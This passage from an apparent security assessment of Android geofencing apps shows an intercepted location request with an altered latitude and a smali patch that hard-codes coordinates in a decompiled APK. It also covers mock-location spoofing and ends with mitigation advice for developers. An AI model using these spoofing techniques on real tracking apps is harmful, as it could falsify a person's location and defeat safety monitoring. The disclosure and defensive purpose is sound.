{"Updated":1391516633,"Lng":-
2.2381088384108327,"Accuracy":64,"Lat":53.47264154967903,"UserHash":"diwst
rG3Npp11ynHyqnUgdlP2iUk92d8ChWYRhWj","BatteryLevel":0.19,"Address":"Manche
ster City Centre, Oxford Road\/Chester Street (SE-bound), Manchester M1,
UK"}
```

The location was modified:

```
POST /json/UserLoc HTTP/1.1
User-Agent: Family 2.1/9 (Android 4.1.2; SDK 16; en_GB)
Content-Type: application/json
Content-Length: 254
Host: application5.com
Connection: Keep-Alive
Accept-Encoding: gzip

{"Updated":1391516633,"Lng":-
2.2381088384108327,"Accuracy":64,"Lat":40.47264154967903,"UserHash":"diwst
rG3Npp11ynHyqnUgdlP2iUk92d8ChWYRhWj","BatteryLevel":0.19,"Address":"Manche
ster City Centre, Oxford Road\/Chester Street (SE-bound), Manchester M1,
UK"}
```

This resulted in the spoofed location shown in Figure 11.



Figure 11: Spoofed location in application 5

In a scenario such as kidnap, this could allow attackers to spoof location information of a device.

4.5.2 Modifying the APK code

Initial SMALI snippet for setting coordinates:

```
invoke-virtual {p1}, Landroid/location/Location;->getLatitude()D

    move-result-wide v7

    invoke-static {v7, v8}, Ljava/lang/Double;-
>valueOf(D)Ljava/lang/Double;

    move-result-object v7

    aput-object v7, v4, v6

    const/4 v6, 0x1

    invoke-virtual {p1}, Landroid/location/Location;->getLongitude()D

    move-result-wide v7

    invoke-static {v7, v8}, Ljava/lang/Double;-
>valueOf(D)Ljava/lang/Double;

    move-result-object v7
```

Modified SMALI snippet for fixing coordinates:

```
invoke-virtual {p1}, Landroid/location/Location;->getLatitude()D

    move-result-wide v7

    const-wide v7, 0x403b2ccd48f38ed8L

    invoke-static {v7, v8}, Ljava/lang/Double;-
>valueOf(D)Ljava/lang/Double;

    move-result-object v7

    aput-object v7, v4, v6

    const/4 v6, 0x1

    invoke-virtual {p1}, Landroid/location/Location;->getLongitude()D

    move-result-wide v7

    const-wide v7, 0x403b2ccd48f38ed8L

    invoke-static {v7, v8}, Ljava/lang/Double;-
>valueOf(D)Ljava/lang/Double;

    move-result-object v7
```

Resulting successfully spoofed location shown in Figure 12.

Figure 12: Spoofed location in application 5

4.6 Vectors Affecting Multiple Applications

All applications tested were vulnerable to GPS spoofing applications installed on the phone. By enabling mock locations and a third-party application, users can specify the location of the device, although it would be possible to mitigate this using secure coding practices. [13].



Figure 13: Mock locations

5 Security Advice for Geofencing App Developers

Advice	Effect
Enable mock location recognition.	Disables GPS spoofing applications on non-root devices.
Ensure compiled code has ProGuard [9] or similar code obfuscation enabled.	Obfuscates code, making it more difficult to modify.
Check the GPS coordinates are not modified in transit via HTTP or HTTPS.	Further GPS location spoofing mitigation via digitally signing coordinate data.
Ensure all network communications are encrypted using a method such as SSL.	Protects data in transit from interception. It is imperative that fake, spoofed, or otherwise illegitimate certificates result in connections being refused and (optionally) the user being warned.
Use certificate pinning on SSL communication.	To further mitigate man-in-the-middle attacks.
Store unique user identifiers within the per-app sandbox data store.	To ensure that a rogue app on the device cannot access and thus steal identifying data.
Prevent information leakage through IPC mechanisms by ensuring services are not using null permissions.	Prevents other applications from accessing user-sensitive data collected by the application.

Table 3: Security advice for app developers

6 Conclusions

All tested applications were vulnerable to similar attacks involving HTTP modification via active traffic interceptions, and to third-party GPS spoofing applications. Some are vulnerable to straightforward code decompilation and modification. All tested applications prevent users from finding the location of another user unless previously authorised to do so.

Attack vectors vary from one application to the next and it is important to follow a systematic testing methodology to identify relevant attack vectors for exploitation and mitigate these vulnerabilities, reducing exploitation risk.

It was observed that all tested applications were vulnerable to at least some of the attacks performed against them. Developers writing Geofencing applications need to be mindful of the impact information leakage could have on their users. The user impact varied from all users being emailed that a device was outside a geofence to device location locking through code modification.

7 References and Further Reading

7.1 References

1. Geofence
   http://en.wikipedia.org/wiki/Geo-fence
2. Hacking android APKs
   http://i-proving.com/2013/05/17/hacking-android-apks-or-how-do-i-create-my-own-android-trojan/
3. IEEE-754 specification
   http://babbage.cs.qc.cuny.edu/IEEE-754/index.xhtml
4. Beginners guide to modifying smali code
   http://forum.xda-developers.com/showthread.php?t=2193735
5. Example of editing smali
   https://github.com/strazzere/Emacs-Smali/blob/master/SyntaxTest.smali
6. Dalvik opcode type reference
   http://developer.android.com/reference/dalvik/bytecode/Opcodes.html#OP_ADD_DOUBLE
7. Dalvik opcode verb reference
   http://pallergabor.uw.hu/androidblog/dalvik_opcodes.html
8. Dalvik opcode assigning variables reference
   http://source.android.com/devices/tech/dalvik/dalvik-bytecode.html
9. ProGuard details
   http://developer.android.com/tools/help/proguard.html
10. Android code location reference
    http://developer.android.com/reference/android/location/Location.html
11. Dalvik opcode variable reference
    http://stackoverflow.com/questions/4353580/android-smali-question
12. Virtuous ten studio
    http://www.virtuous-ten-studio.com/
13. Detecting mock locations in code
    http://stackoverflow.com/questions/16772383/how-to-detect-fake-gps-coordinates-in-android
14. Decompiling APKs for fun
    http://devsbuild.it/files/Hacking%20APKs%20for%20Fun%20and%20for%20Profit.pdf
15. Pentesting Android applications
    http://www.mcafee.com/uk/resources/white-papers/foundstone/wp-pen-testing-android-apps.pdf
16. Reverse engineering Android malware
    http://www.sans.org/reading-room/whitepapers/pda/reverse-engineering-malware-android-33769
17. Auditing enterprise class applications and secure containers on Android
    https://www.isecpartners.com/media/17994/isec_mdm_android.pdf
18. Burp suite intercepting proxy
    http://portswigger.net/burp/
19. Drozer from MWR
    https://www.mwrinfosecurity.com/products/Drozer/
20. Introduction to SMALI
    https://code.google.com/p/smali/
21. Geofencing security
    http://www.iaeng.org/publication/IMECS2010/IMECS2010_pp969-974.pdf

7.2 Further Reading

1. http://iraksmey.blogspot.co.uk/2013/01/understanding-android-gps-architecture.html
2. http://net.cs.uni-bonn.de/fileadmin/user_upload/plohmann/2012-Schulz-Code_Protection_in_Android.pdf

